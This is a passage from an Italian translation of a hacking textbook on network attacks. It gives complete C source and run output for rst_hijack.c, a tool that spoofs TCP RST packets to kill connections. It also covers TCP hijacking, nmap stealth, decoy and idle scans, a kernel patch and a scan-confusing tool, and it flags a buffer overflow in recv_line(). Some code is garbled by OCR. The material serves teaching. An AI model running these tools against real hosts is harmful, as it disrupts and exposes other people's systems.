   struct pcap_pkthdr cap_header;
```

```
   const u_char *packet, *pkt_data;
   pcap_t *pcap_handle;
      char  errbuf[PCAP_ERRBUF_SIZE];  //  Stessa
dimensione di
                                  // LIBNET_ERRBUF
SIZE
   char *device;

 u_long target_ip;
 int network;
 struct data_pass critical_libnet_data;

 if(argc < 1) {
   printf("Usage: %s <target IP>\n", argv[0]);
   exit(0);
 }
   target_ip    =    libnet_name_resolve(argv[1],
LIBNET_RESOLVE);

 if (target_ip == -1)
   fatal("Invalid target address");

 device = pcap_lookupdev(errbuf);
 if(device == NULL)
   fatal(errbuf);

  pcap_handle = pcap_open_live(device, 128, 1, 0,
errbuf);
 if(pcap_handle == NULL)
   fatal(errbuf);

     critical_libnet_data.libnet_handle      =
libnet_open_raw_sock(IPPROTO_RAW);
```

```
 if(critical_libnet_data.libnet_handle == -1)
      libnet_error(LIBNET_ERR_FATAL, "can't open
network interface. --this program must run as
root.\n");

  libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H,
&(critical_libnet_data. packet));
 if (critical_libnet_data.packet == NULL)
         libnet_error(LIBNET_ERR_FATAL, "can't
initialize packet memory.\n");
 libnet_seed_prand();

  set_packet_filter(pcap_handle, (struct in_addr
*)&target_ip);

 printf("Resetting all TCP connections to %s on
%s\n", argv[1], device);
 pcap_loop(pcap_handle, -1, caught_packet, (u_char
*)&critical_libnet_data);

 pcap_close(pcap_handle);
}
```

La maggior parte di questo programma dovrebbe risultarvi chiara. All'inizio è definita una struttura data_pass, usata per passare i dati alla funzione di callback di libpcap. libnet è usata per aprire un'interfaccia socket raw e per allocare la memoria per il pacchetto. Il descrittore di file per il socket raw e un puntatore alla memoria del pacchetto sono necessari nella funzione di callback, perciò questi dati critici per libnet sono memorizzati in una struttura apposita. L'ultimo argomento di `pcap_loop()` è un puntatore utente, passato direttamente alla funzione di callback. Passando un puntatore alla struttura `critical_libnet_data`, si dà alla funzione di callback l'accesso a tutto quanto si

trova nella struttura in questione. Inoltre, il valore di lunghezza usato in `pcap_open_live()` è stato ridotto da 4096 a 128, poiché le informazioni del pacchetto che servono sono soltanto quelle dell'intestazione.

```
/* Imposta un filtro di pacchetti per cercare
connessioni TCP stabilite con target_ip */
int set_packet_filter(pcap_t *pcap_hdl, struct
in_addr *target_ip) {
   struct bpf_program filter;
   char filter_string[100];
    sprintf(filter_string, "tcp[tcpflags] & tcp-ack
! = 0 and dst host %s", inet_ntoa(*target_ip));

     printf("DEBUG: filter string is \'%s\'\n",
filter_string);
          if(pcap_compile(pcap_hdl,    &filter,
filter_string, 0, 0) == -1)
      fatal("pcap_compile failed");

   if(pcap_setfilter(pcap_hdl, Sfilter) == -1)
      fatal("pcap_setfilter failed");
}
```

La funzione seguente compila e imposta il BPF per accettare soltanto i pacchetti provenienti da connessioni stabilite con l'IP target. La funzione `sprintf()` è semplicemente una `printf()` che stampa su una stringa.

```
void caught_packet(u_char *user_args, const struct
pcap_pkthdr *cap_header, const u_char *packet) {
   u_char *pkt_data;
   struct libnet_ip_hdr *IPhdr;
   struct libnet_tcp_hdr *TCPhdr;
```

```
   struct data_pass *passed;
   int bcount;

passed = (struct data_pass *) user_args; // Passa
i dati usando un
                                              //
puntatore a una struct.

IPhdr  =  (struct  libnet_ip_hdr  *)  (packet  +
LIBNET_ETH_H);
TCPhdr  =  (struct  libnet_tcp_hdr  *)  (packet  +
LIBNET_ETH_H + LIBNET_TCP_H);
printf(”resetting TCP connection from %s:%d ”,
                       inet_ntoa(IPhdr->ip_src),
htons(TCPhdr->th_sport));
printf(”<---> %s:%d\n”,
                       inet_ntoa(IPhdr->ip_dst),
htons(TCPhdr->th_dport));
libnet_build_ip(LIBNET_TCP_H,         // Dimensione
del pacchetto senza
                                     // intestazione
IP
   IPTOS_LOWDELAY,                   // IP tos
      libnet_get_prand(LIBNET_PRu16),  //  ID  IP
(randomizzzato)
   0,                                // Frag stuff
       libnet_get_prand(LIBNET_PR8),       //  TTL
(randomizzzato)
   IPPROTO_TCP,                        // Protocollo
di trasporto
      *((u_long  *)&(IPhdr->ip_dst)),    //  IP  di
origine (finge di essere
                                    // dst)
```

```
      *((u_long  *)&(IPhdr->ip_src)),    //  IP  di
destinazione (ritorna
                                    // all'origine)
   NULL,                                 // Payload
(nessuno)
   0,                                  // Lunghezza
payload
   passed->packet);                      // Memoria
intestazione pacchetto

libnet_build_tcp(htons(TCPhdr->th_dport), // Porta
TCP di origine (finge
                                                // di
essere dst)
   htons(TCPhdr->th_sport),         // Porta TCP di
destinazione (ritorna
                                    // all'origne)
   htonl(TCPhdr->th_ack),              // Numero di
sequenza (usa il
                                       // precedente
ack)
    libnet_get_prand(LIBNET_PRu32), // Numero  di
riscontro
                                                 //
(randomizzzato)
   TH_RST,                               // Flag di
controllo (è impostato
                                    // soltanto
                                    // il flag RST)
    libnet_get_prand(LIBNET_PRu16), // Dimensione
finestra
                                                 //
(randomizzata)
```

```
   0,                              // Puntatore
urgent
   NULL,                             // Payload
(nessuno)

   0,                              // Lunghezza
payload
      (passed->packet)  +  LIBNET_IP_H);//  Memoria
intestazione pacchetto

     if     (libnet_do_checksum(passed->packet,
IPPROTO_TCP, LIBNET_TCP_H) == -1)
     libnet_error(LIBNET_ERR_FATAL, "can't compute
checksum\n");

  bcount  =  libnet_write_ip(passed->libnet_handle,
passed->packet, LIBNET_IP_H+LIBNET_TCP_H);
 if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
       libnet_error(LIBNET_ERR_WARNING,  "Warning:
Incomplete packet written.");

 usleep(5000); // breve pausa
}
```

La funzione di callback esegue lo spoofing dei pacchetti RST. Per prima cosa sono determinati i dati fondamentali per libnet, e si impostano i puntatori alle intestazioni IP e TCP usando le strutture incluse con libnet. Potremmo usare le nostre strutture da hacking-network.h, ma le strutture libnet sono già pronte e provvedono alla compensazione per l'ordinamento dei byte dell'host. Il pacchetto RST contraffatto usa come destinazione l'indirizzo di origine determinato mediante sniffing, e vice versa. Il numero di sequenza determinato con

lo sniffing è usato come numero di riscontro del pacchetto contraffatto, poiché è quanto atteso.

```
reader@hacking:~/booksrc $ gcc $(libnet-config
--defines) -o rst_hijack rst_hijack.c -lnet -lpcap
reader@hacking:~/booksrc $ sudo ./rst_hijack
192.168.42.88
DEBUG: filter string is 'tcp[tcpflags] & tcp-ack
!= 0 and dst host 192.168.42.88'
Resetting all TCP connections to 192.168.42.88 on
eth0
resetting TCP connection from 192.168.42.72:47783
<---> 192.168.42.88:22
```

0x122 Ancora sul dirottamento

Il pacchetto contraffatto non deve necessariamente essere un pacchetto RST. Questo attacco diventa ancora più interessando quando tale pacchetto contiene dati. La macchina host riceve il pacchetto contraffatto, incrementa il numero di sequenza e risponde all'IP della vittima. Poiché la macchina vittima non sa nulla del pacchetto contraffatto, la risposta della macchina host ha un numero di sequenza errato, quindi la vittima lo ignora. Poiché la macchina vittima ignora il pacchetto di risposta della macchina host, il conteggio del numero di sequenza della vittima è disattivo. Quindi, qualsiasi pacchetto che la vittima tenta di inviare alla macchina host avrà anch'esso un numero di sequenza errato, e sarà perciò ignorato. In questo caso, entrambe le parti legittime della connessione hanno numeri di sequenza errati, il che genera uno stato di mancanza di sincronizzazione. E poiché l'aggressore ha inviato il primo pacchetto camuffato che ha causato tutto questo caos, può tenere traccia dei numeri di sequenza e

continuare a effettuare lo spoofing di pacchetti inviandoli alla macchina host come se provenissero dall'indirizzo IP della vittima. L'aggressore può quindi continuare la comunicazione con la macchina host mentre la connessione della vittima è bloccata.

0x130 Scansione di porte

La scansione di porte è un modo per determinare quali porte sono in ascolto e accettano connessioni. Poiché la maggior parte dei servizi è eseguita su porte standard, documentate, queste informazioni possono essere usate per determinare quali servizi sono in esecuzione. La forma più semplice di scansione di porte consiste nel tentare di aprire connessioni TCP su ogni possibile porta del sistema target. Si tratta di un metodo efficace, ma anche facilmente rilevabile. Inoltre, quando sono stabilite le connessioni, i servizi normalmente registrano l'indirizzo IP in file di log. Per evitarlo, sono state inventate varie tecniche più raffinate.

Uno strumento per la scansione di porte denominato nmap, scritto da Fyodor, implementa tutte le tecniche descritte di seguito ed è divenuto uno degli strumenti open source più diffusi in questo campo.

0x131 Scansione SYN stealth

Una scansione SYN è talvolta chiamata scansione *semiaperta*, perché in effetti non apre una connessione TCP completa. Ricordate l'handshaking TCP/IP: quando viene stabilita una connessione completa, per prima cosa viene inviato un pacchetto SYN, poi viene rimandato indietro un pacchetto SYN/ACK e infine viene restituito un pacchetto ACK per completare l'handshaking e aprire la connessione. Una scansione

SYN non completa l'handshaking, perciò non viene mai aperta una connessione completa; in effetti viene inviato soltanto il pacchetto SYN iniziale, esaminando la risposta ottenuta. Se in risposta si riceve un pacchetto SYN/ACK, significa che la porta accetta le connessioni; questo fatto viene registrato, e si invia un pacchetto RST per chiudere la connessione in modo da evitare che il servizio sia posto accidentalmente sotto un attacco DoS.

Usando nmap, è possibile eseguire una scansione SYN mediante l'opzione della riga di comando -sS. Il programma deve essere eseguito come root, poiché non usa socket standard e necessita un accesso di rete raw.

```
reader@hacking:~/booksrc $ sudo nmap -sS
192.168.42.72

Starting Nmap 4.20 (http://insecure.org) at
2007-05-29 09:19 PDT
Interesting ports on 192.168.42.72:
Not shown: 1696 closed ports
PORT   STATE SERVICE
22/tcp  open  ssh

Nmap finished: 1 IP address (1 host up) scanned in
0.094 seconds
```

0x132 Scansioni FIN, X-mas e Null

In risposta alla scansione SYN, sono stati creati nuovi strumenti per rilevare ed effettuare il logging di connessioni semiaperte. Di conseguenza si è verificata l'evoluzione di un'altra serie di tecniche per la

scansione di porte stealth: FIN, X-mas e Null. Tutti comportano l'invio di un pacchetto privo di senso a ogni porta del sistema target: se una porta è in ascolto, questi pacchetti vengono semplicemente ignorati; tuttavia, se una porta è chiusa e l'implementazione segue il protocollo (RFC 793), viene inviato un pacchetto RST. Questa differenza può essere sfruttata per determinare quali porte accettano connessioni, senza aprire effettivamente alcuna connessione.

La scansione FIN invia un pacchetto FIN, la scansione X-mas invia un pacchetto con FIN, URG e PUSH attivati (il nome si deve al fatto che i flag sono "accesi" come in un albero di Natale, *Christmas tree* in inglese) e la scansione Null invia un pacchetto senza flag TCP attivi. Questi tipi di scansioni sono meno facili da rilevare, ma possono anche essere inaffidabili. Per esempio, l'implementazione del TCP di Microsoft non invia pacchetti RST come dovrebbe, e quindi rende inefficace questa forma di scansione.

Usando nmap, è possibile effettuare scansioni FIN, X-mas e NULL mediante le opzioni della riga di comando -sF, -sX e -sN rispettivamente. L'output appare simile a quello della scansione precedente.

0x133 Esche (decoy)

Un altro modo per non essere rilevati è quello di nascondersi tra diverse "esche" (*decoy* in inglese). Questa tecnica consiste semplicemente nell'effettuare lo spoofing delle connessioni in modo che appaiano provenire da vari indirizzi IP esca compresi tra ciascuna connessione di scansione reale. Le risposte ottenute dalle connessioni contraffatte non servono, perché tali connessioni servono semplicemente da diversivo. Tuttavia, gli indirizzi utilizzati come esca devono

corrispondere a indirizzi IP reali di host attivi, altrimenti il target potrebbe trovarsi oggetto accidentalmente di un SYN flood.

I decoy possono essere specificati in nmap con l'opzione della riga di comando -D. Il comando nmap di esempio seguente effettua la scansione dell'IP 192.168.42.72, usando come esche 192.168.42.10 e 192.168.42.11.

```
reader@hacking:~/booksrc $ sudo nmap -D
192.168.42.10,192.168.42.11 192.168.42.72
```

0x134 Scansione idle

La scansione idle è un modo per analizzare un target usando pacchetti contraffatti in modo che appaiano provenire da un host idle, osservando le modifiche in quest'ultimo. L'aggressore deve trovare un host idle utilizzabile che non stia inviando o ricevendo alcun traffico di rete e che abbia un'implementazione TCP che produca ID IP prevedibili, che cambino di un incremento noto con ciascun pacchetto. Gli ID IP devono essere unici per pacchetto e per sessione, e sono comunemente incrementati di un valore fisso. Gli ID IP prevedibili non sono mai stati considerati un rischio per la sicurezza, e la scansione idle sfrutta questo errore. I sistemi operativi più recenti, come il kernel Linux moderno, openBSD e Windows Vista, randomizzano l'ID IP, ma i sistemi e gli hardware più vecchi (per esempio alcune stampanti) non lo fanno.

Per prima cosa l'aggressore ottiene l'ID IP corrente dell'host idle contattandolo con un pacchetto SYN o un pacchetto SYN/ACK non sollecitato e osservando l'ID IP della risposta. Ripetendo questo processo più volte, si può determinare l'incremento applicato all'ID IP con ciascun pacchetto.

Poi l'aggressore invia un pacchetto SYN contraffatto con l'indirizzo IP dell'host idle a una porta sulla macchina target. A questo punto possono accadere due cose, in base al fatto che la porta sulla macchina vittima sia in ascolto o meno:

- se la porta è in ascolto, viene inviato un pacchetto SYN/ACK all'host idle; poiché l'host idle non ha realmente inviato il pacchetto SYN iniziale, questa risposta appare non sollecitata, e quindi l'host idle risponde a sua volta restituendo un pacchetto di tipo RST;

- se la porta non è in ascolto, la macchina target non invia un pacchetto SYN/ACK all'host idle, perciò quest'ultimo non risponde.

A questo punto l'aggressore contatta nuovamente l'host idle per determinare di quanto è stato incrementato l'ID IP. Se è stato incrementato soltanto di un intervallo, significa che nessun altro pacchetto è stato inviato dall'host idle tra un controllo e l'altro; ciò implica che la porta sulla macchina target è chiusa. Se l'ID IP è stato incrementato di due intervalli, un solo pacchetto, presumibilmente RST, è stato inviato dalla macchina idle tra i controlli; ciò implica che la porta sulla macchina target è aperta.


I vari passaggi sono illustrati nella figura che segue, con tutti i risultati possibili.


Naturalmente, se l'host idle non è veramente idle, i risultati saranno distorti. Se vi è un po' di traffico sull'host idle, più pacchetti possono essere inviati per ciascuna porta. Se sono inviati 20 pacchetti, allora un incremento di 20 intervalli dovrebbe indicare una porta aperta, e nessun incremento una porta chiusa. Anche se vi è un po' di traffico, per esempio uno o due pacchetti estranei alla scansione inviati dall'host idle, questa differenza è sufficientemente ampia da poter essere rilevata.

Se questa tecnica è usata in modo appropriato su un host idle che non ha capacità di log, l'aggressore può esaminare qualsiasi target senza mai rivelare il proprio indirizzo IP.

Una volta trovato un host idle adatto, questo tipo di scansione può essere effettuato con nmap usando l'opzione della riga di comando-sI seguita dall'indirizzo dell'host idle:

```
reader@hacking:~/booksrc $ sudo nmap -sI
idlehost.com 192.168.42.7
```


Porta aperta sul target
3
Ultimo ID da
host idle = 50
SYN/ACK
Idle host
RST (ID = 52)
Aggressore
2
1
SYN/ACK
RST (ID = 51)
SYN
Contraffatto con
l'host idle come
indirizzo di origine
Target


Porta chiusa sul target
2
Ultimo ID da
host idle = 50
SYN/ACK
Host idle
RST (ID = 51)
Aggressore
1
SYN
Contraffatto con
l'host idle come
indirizzo di origine
Target

0x135 Difesa proattiva

Le scansioni di porte sono spesso usate per effettuare il profiling dei sistemi prima dell'attacco. Sapere quali porte sono aperte consente a un aggressore di determinare a quali servizi portare l'attacco. Molti sistemi di rilevamento delle intrusioni (IDS) offrono metodi per rilevare scansioni di porte, ma nel momento in cui lo fanno le informazioni sono state già sottratte. Mentre scrivevo questo capitolo mi sono chiesto se fosse possibile prevenire le scansioni di porte prima ancora che siano effettuate. Hacking, in realtà, significa trovare nuove idee, perciò sono lieto di presentare nel seguito un nuovo metodo per la difesa proattiva contro la scansione di porte.

Innanzitutto, le scansioni FIN, Null e X-mas possono essere prevenute da una semplice modifica del kernel. Se il kernel non invia mai pacchetti di reset, queste scansioni non porteranno ad alcunché. Il seguente output usa grep per trovare il codice kernel responsabile per l'invio di pacchetti di reset.

```
reader@hacking:~/booksrc   $   grep   -n   -A   20
"void.*send_reset"    /usr/src/linux/    net/ipv4/
tcp_ipv4.c
547:static void tcp_v4_send_reset(struct sock *sk,
struct sk_buff *skb)
548-{
549-  struct tcphdr *th = skb->h.th;
550-  struct {
551-          struct tcphdr th;
552-#ifdef CONFIG_TCP_MD5SIG
553-           _be32 opt[(TCPOLEN_MD5SIG_ALIGNED >>
2)];
554-#endif
```

```
555-    } rep;
556-    struct ip_reply_arg arg;
557-#ifdef CONFIG_TCP_MD5SIG
558-    struct tcp_md5sig_key *key;
559-#endif
560-

       return; // Modifica: non invia mai RST,
ritorna sempre.
561-   /* Non invia mai un reset in risposta a un
reset. */
562-    if (th->rst)
563-            return;
564-
565-     if (((struct rtable *)skb->dst)->rt_type
!= RTN_LOCAL)
566-            return;
567-
reader@hacking:~/booksrc $
```

Aggiungendo il comando return (mostrato in grassetto), la funzione del kernel `tcp_v4_send_reset()` si limiterà a restituire il controllo senza fare alcunché. Dopo la ricompilazione del kernel, quest'ultimo non invierà più pacchetti di reset, evitando la fuoriuscita di informazioni.

Scansione FIN prima della modifica del kernel

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Starting Nmap 4.11 (http://www.insecure.org/nmap/)
at 2007-03-17 16:58 PDT
Interesting ports on 192.168.42.72:
Not shown: 1678 closed ports
```

```
PORT   STATE    SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 00:01:6C:EB:1D:50 (Foxconn)
Nmap finished: 1 IP address (1 host up) scanned in
1.462 seconds
matrix@euclid:~ $
```

Scansione FIN dopo la modifica del kernel

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Starting Nmap 4.11 (http://www.insecure.org/nmap/)
at 2007-03-17 16:58 PDT
Interesting ports on 192.168.42.72:
Not shown: 1678 closed ports
PORT   STATE    SERVICE
MAC Address: 00:01:6C:EB:1D:50 (Foxconn)
Nmap finished: 1 IP address (1 host up) scanned in
1.462 seconds
matrix@euclid:~ $
```

Tutto ciò funziona bene per scansioni che si basano su pacchetti RST, ma prevenire la fuoriuscita di informazioni nel caso di scansioni SYN e scansioni a connessione completa è più difficile. Per mantenere la funzionalità, le porte aperte devono rispondere con pacchetti SYN/ ACK, non è possibile evitarlo. Ma se tutte le porte chiuse rispondono anch'esse con pacchetti SYN/ACK, la quantità di informazioni utili che un aggressore può ottenere dalle scansioni di porte sarebbe ridotta al minimo. L'apertura di ciascuna porta causerebbe un notevole degrado di prestazioni, cosa indesiderata. Idealmente, tutto dovrebbe essere fatto senza usare uno stack TCP, come fa il programma seguente. Si tratta di una versione modificata del programma rst_hijack.c, che usa una stringa BPF più complessa per filtrare soltanto i pacchetti SYN

destinati a porte chiuse. La funzione di callback esegue lo spoofing di una risposta SYN/ACK di aspetto legittimo, inviata a qualsiasi pacchetto SYN che attraversa il filtro BPF. In questo modo gli scanner di porte saranno inondati da un mare di falsi positivi, e ciò nasconderà le porte legittime.

shroud.c

```
#include <libnet.h>
#include <pcap.h>
#include "hacking.h"

#define MAX_EXISTING_PORTS 30

void   caught_packet(u_char   *,   const   struct
pcap_pkthdr *, const u_char *);
int set_packet_filter(pcap_t *, struct in_addr *,
u_short *);

struct data_pass {
   int libnet_handle;
   u_char *packet;
};

int main(int argc, char *argv[]) {
   struct pcap_pkthdr cap_header;
   const u_char *packet, *pkt_data;
   pcap_t *pcap_handle;
      char  errbuf[PCAP_ERRBUF_SIZE];  //  Stessa
dimensione di
                              // LIBNET_ERRBUF
SIZE
   char *device;
```

```
   u_long target_ip;
   int network, i;
   struct data_pass critical_libnet_data;
   u_short existing_ports[MAX_EXISTING_PORTS];

   if((argc < 2) || (argc > MAX_EXISTING_PORTS+2))
{
      if(argc > 2)
           printf("Limited to tracking %d existing
ports.\n", MAX_EXISTING_PORTS);
      else
              printf("Usage: %s < IP to shroud>
[existing ports...]\n", argv[0]); exit(0);
   }
       target_ip = libnet_name_resolve(argv[1],
LIBNET_RESOLVE);
   if (target_ip == -1)
      fatal("Invalid target address");

   for(i=2; i < argc; i++)
               existing_ports[i-2] = (u_short)
atoi(argv[i]);
   existing_ports[argc-2] = 0;
   device = pcap_lookupdev(errbuf);

   if(device == NULL)
      fatal(errbuf);

   pcap_handle = pcap_open_live(device, 128, 1, 0,
errbuf);
   if(pcap_handle == NULL)
      fatal(errbuf);
```

```
        critical_libnet_data.libnet_handle    =
libnet_open_raw_sock(IPPROTO_RAW);
   if(critical_libnet_data.libnet_handle == -1)
        libnet_error(LIBNET_ERR_FATAL, “can’t open
network  interface.  --this  program  must  run  as
root.\n”);

    libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H,
&(critical_libnet_data. packet));
   if (critical_libnet_data.packet == NULL)
            libnet_error(LIBNET_ERR_FATAL,  “can’t
initialize packet memory.\n”);

   libnet_seed_prand();

    set_packet_filter(pcap_handle, (struct in_addr
*)&target_ip, existing_ports);

      pcap_loop(pcap_handle,  -1,  caught_packet,
(u_char *)&critical_libnet_data);
   pcap_close(pcap_handle);
}

   /* sets a packet filter to look for established
TCP connections to target_ip */
    int set_packet_filter(pcap_t *pcap_hdl, struct
in_addr *target_ip, u_short *ports) {
      struct bpf_program filter;
      char  *str_ptr,  filter_string[90  +  (25  *
MAX_EXISTING_PORTS)];
      int i=0;

       sprintf(filter_string, “dst host %s and “,
```

```
inet_ntoa(*target_ip)); // IP target
          strcat(filter_string, "tcp[tcpflags] &
tcp-syn != 0 and tcp[tcpflags] & tcp-ack = 0");

   if(ports[0] != 0) { // Se c'è almeno una porta
                 str_ptr   =   filter_string   +
strlen(filter_string);
      if(ports[1] == 0) // C'è soltanto una porta

        sprintf(str_ptr, " and not dst port %hu",
ports[i]);
   else { // Ci sono due o più porte
        sprintf(str_ptr, " and not (dst port %hu",
ports[i++]);
      while(ports[i] != 0) {
                    str_ptr   =   filter_string   +
strlen(filter_string);
             sprintf(str_ptr, " or dst port %hu",
ports[i++]);
      }
      strcat(filter_string, ")");
    }
   }
     printf("DEBUG: filter string is \'%s\'\n",
filter_string);
            if(pcap_compile(pcap_hdl,    &filter,
filter_string, 0, 0) == -1)
    fatal("pcap_compile failed");

   if(pcap_setfilter(pcap_hdl, &filter) == -1)
    fatal("pcap_setfilter failed");
}
```

```
void caught_packet(u_char *user_args, const struct
pcap_pkthdr *cap_header, const u_char *packet) {
   u_char *pkt_data;
   struct libnet_ip_hdr *IPhdr;
   struct libnet_tcp_hdr *TCPhdr;
   struct data_pass *passed;
   int bcount;

    passed = (struct data_pass *) user_args; //
Passa i dati usando un
                                              //
puntatore a una struct
     IPhdr = (struct libnet_ip_hdr *) (packet +
LIBNET_ETH_H);
    TCPhdr = (struct libnet_tcp_hdr *) (packet +
LIBNET_ETH_H + LIBNET_TCP_H);
   libnet_build_ip(LIBNET_TCP_H,
  // Dimensione del pacchetto senza intestazione IP
        IPTOS_LOWDELAY,                   // IP tos
         libnet_get_prand(LIBNET_PRu16), // ID IP
(randomizzato)
         0,                                   //
Frammento
          libnet_get_prand(LIBNET_PR8),   // TTL
(randomizzato)
          IPPROTO_TCP,                        //
Protocollo di trasporto
         *((u_long *)&(IPhdr->ip_dst)),  // IP di
origine (finge di essere
                                         // dst)

         *((u_long *)&(IPhdr->ip_src)),  // IP di
destinazione (inviato a src)
```

```
          NULL,                                //
Payload (nessuno)
          0,                                   //
Lunghezza payload
           passed->packet);                    //
Memoria intestazione pacchetto
       libnet_build_tcp(htons(TCPhdr->th_dport),//
Porta TCP di origine (finge
                                               //
di essere dst)
         htons(TCPhdr->th_sport),       // Porta
TCP di destinazione (inviata
                                      // a src)
         htonl(TCPhdr->th_ack),        // Numero
di sequenza (usa il
                                               //
precedente ack)
         htonl((TCPhdr->th_seq) + 1),   // Numero
di riscontro (numero di
                                               //
sequenza SYN + 1)
         TH_SYN | TH_ACK,                 // Flag
di controllo (attivo sol il
                                          // flag
RST)
              libnet_get_prand(LIBNET_PRu16),  //
Dimensione finestra (randomizzata)
          0,                                   //
Puntatore urgent
          NULL,                                //
Payload (nessuno)
          0,                                   //
Lunghezza payload
```

```
             (passed->packet)  +  LIBNET_IP_H);//
Memoria intestazione pacchetto

           if  (libnet_do_checksum(passed->packet,
IPPROTO_TCP, LIBNET_TCP_H) == -1)
             libnet_error(LIBNET_ERR_FATAL, "can't
compute checksum\n");
                                 bcount      =
libnet_write_ip(passed->libnet_handle,
passed->packet, LIBNET_IP_H+LIBNET_TCP_H);
      if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
                  libnet_error(LIBNET_ERR_WARNING,
"Warning: Incomplete packet written.");
      printf("bing!\n");
}
```

Nel codice precedente ci sono alcune parti complesse, ma dovreste essere in grado di seguirlo. Una volta compilato ed eseguito il programma, esso nasconderà l'indirizzo IP fornito come primo argomento, con l'eccezione di un elenco di porte esistenti fornite negli altri argomenti.

```
reader@hacking:~/booksrc  $  gcc  $(libnet-config
--defines) -o shroud
shroud.c lnet -lpcap

reader@hacking:~/booksrc   $    sudo    ./shroud
192.168.42.72 22 80

DEBUG: filter string is 'dst host 192.168.42.72
and tcp[tcpflags] & tcp-syn
!= 0 and tcp[tcpflags] & tcp-ack = 0 and not (dst
port 22 or dst port 80)'
```

Mentre il programma è in esecuzione, per un qualsiasi tentativo di scansione di porte risulterà che tutte le porte sono aperte.

```
matrix@euclid:~ $ sudo nmap -sS 192.168.0.189
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.0.189):
Port       State    Service
1/tcp      open     tcpmux
2/tcp      open     compressnet
3/tcp      open     compressnet
4/tcp      open     unknown
5/tcp      open     rje
6/tcp      open     unknown
7/tcp      open     echo
8/tcp      open     unknown
9/tcp      open     discard
10/tcp     open     unknown
11/tcp     open     systat
12/tcp     open     unknown
13/tcp     open     daytime
14/tcp     open     unknown
15/tcp     open     netstat
16/tcp     open     unknown
17/tcp     open     qotd
18/tcp     open     msp
19/tcp     open     chargen
20/tcp     open     ftp-data
21/tcp     open     ftp
22/tcp     open     ssh
23/tcp     open     telnet
24/tcp     open     priv-mail
25/tcp     open     smtp
```

```
[ output trimmed ]

32780/tcp  open     sometimes-rpc23
32786/tcp  open     sometimes-rpc25
32787/tcp  open     sometimes-rpc27
43188/tcp  open     reachout
44442/tcp  open     coldfusion-auth
44443/tcp  open     coldfusion-auth
47557/tcp  open     dbbrowse
49400/tcp  open     compaqdiag
54320/tcp  open     bo2k

61439/tcp  open     netprowler-manager
61440/tcp  open     netprowler-manager2
61441/tcp  open     netprowler-sensor
65301/tcp  open     pcanywhere

Nmap run completed -- 1 IP address (1 host up)
scanned in 37 seconds
matrix@euclid:˜ $
```

L'unico servizio realmente in esecuzione è ssh sulla porta 22, ma è nascosto in un mare di falsi positivi. Un aggressore che si dedica personalmente al compito potrebbe collegarsi con telnet a ciascuna porta per verificare i banner, ma questa tecnica potrebbe essere facilmente estesa applicando anche banner contraffatti.

0x140 Qualche hack in pratica

La programmazione di rete tende a spostare molte porzioni di memoria e utilizza in modo pesante il typecast. Avete visto voi stessi quanti tipi di typecast si possono verificare. In tutto questo caos

possono nascere degli errori, e poiché molti programmi di rete devono essere eseguiti come root, questi piccoli errori possono diventare vulnerabilità critiche. Una di queste vulnerabilità è presente nel codice di questo capitolo. L’avete notata?

Da hacking-network.h

```
/* Questa funzione accetta un descrittore di file socket e un puntatore a
*un buffer
*di destinazione. Riceve dati dal socket finché non rileva la sequenza di
*byte EOL.
*I byte EOL sono letti dal socket, ma il buffer di destinazione è
*terminato prima
*di essi.
* Restituisce la dimensione della riga letta (senza i byte EOL).
*/
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // End-of-line byte sequence
#define EOL_SIZE 2
   unsigned char *ptr;
   int eol_matched = 0;

   ptr = dest_buffer;

  while(recv(sockfd, ptr, 1, 0) == 1) { // Legge un singolo byte.
    if(*ptr == EOL[eol_matched]) { // Questo byte corrisponde al
```

```
                                              // terminatore?
        eol_matched++;
         if(eol_matched == EOL_SIZE) { // Se tutti i
byte corrispondono al
                                                 // terminatore,
              *(ptr+1-EOL_SIZE) = '\0'; // termina la
stringa.
                       return  strlen(dest_buffer);  //
Restituisce i byte ricevuti.
        }
    } else {
        eol_matched = 0;
    }
      ptr++;  //  Incrementa  il  puntatore  al  byte
successivo.
   }
   return 0; // Non ha trovato i caratteri di fine
riga.
}
```

La funzione `recv_line()` in hacking-network.h presenta un piccolo errore di omissione: non vi è il codice per limitare la lunghezza. Ciò significa che i byte ricevuti possono causare un overflow se superano la dimensione dest_buffer. Il programma server tinyweb e qualsiasi altro programma che usi questa funzione sono vulnerabili agli attacchi.

0x141 Analisi con GDB

Per sfruttare la vulnerabilità nel programma tinyweb.c, basta semplicemente inviare pacchetti che sovrascrivano strategicamente

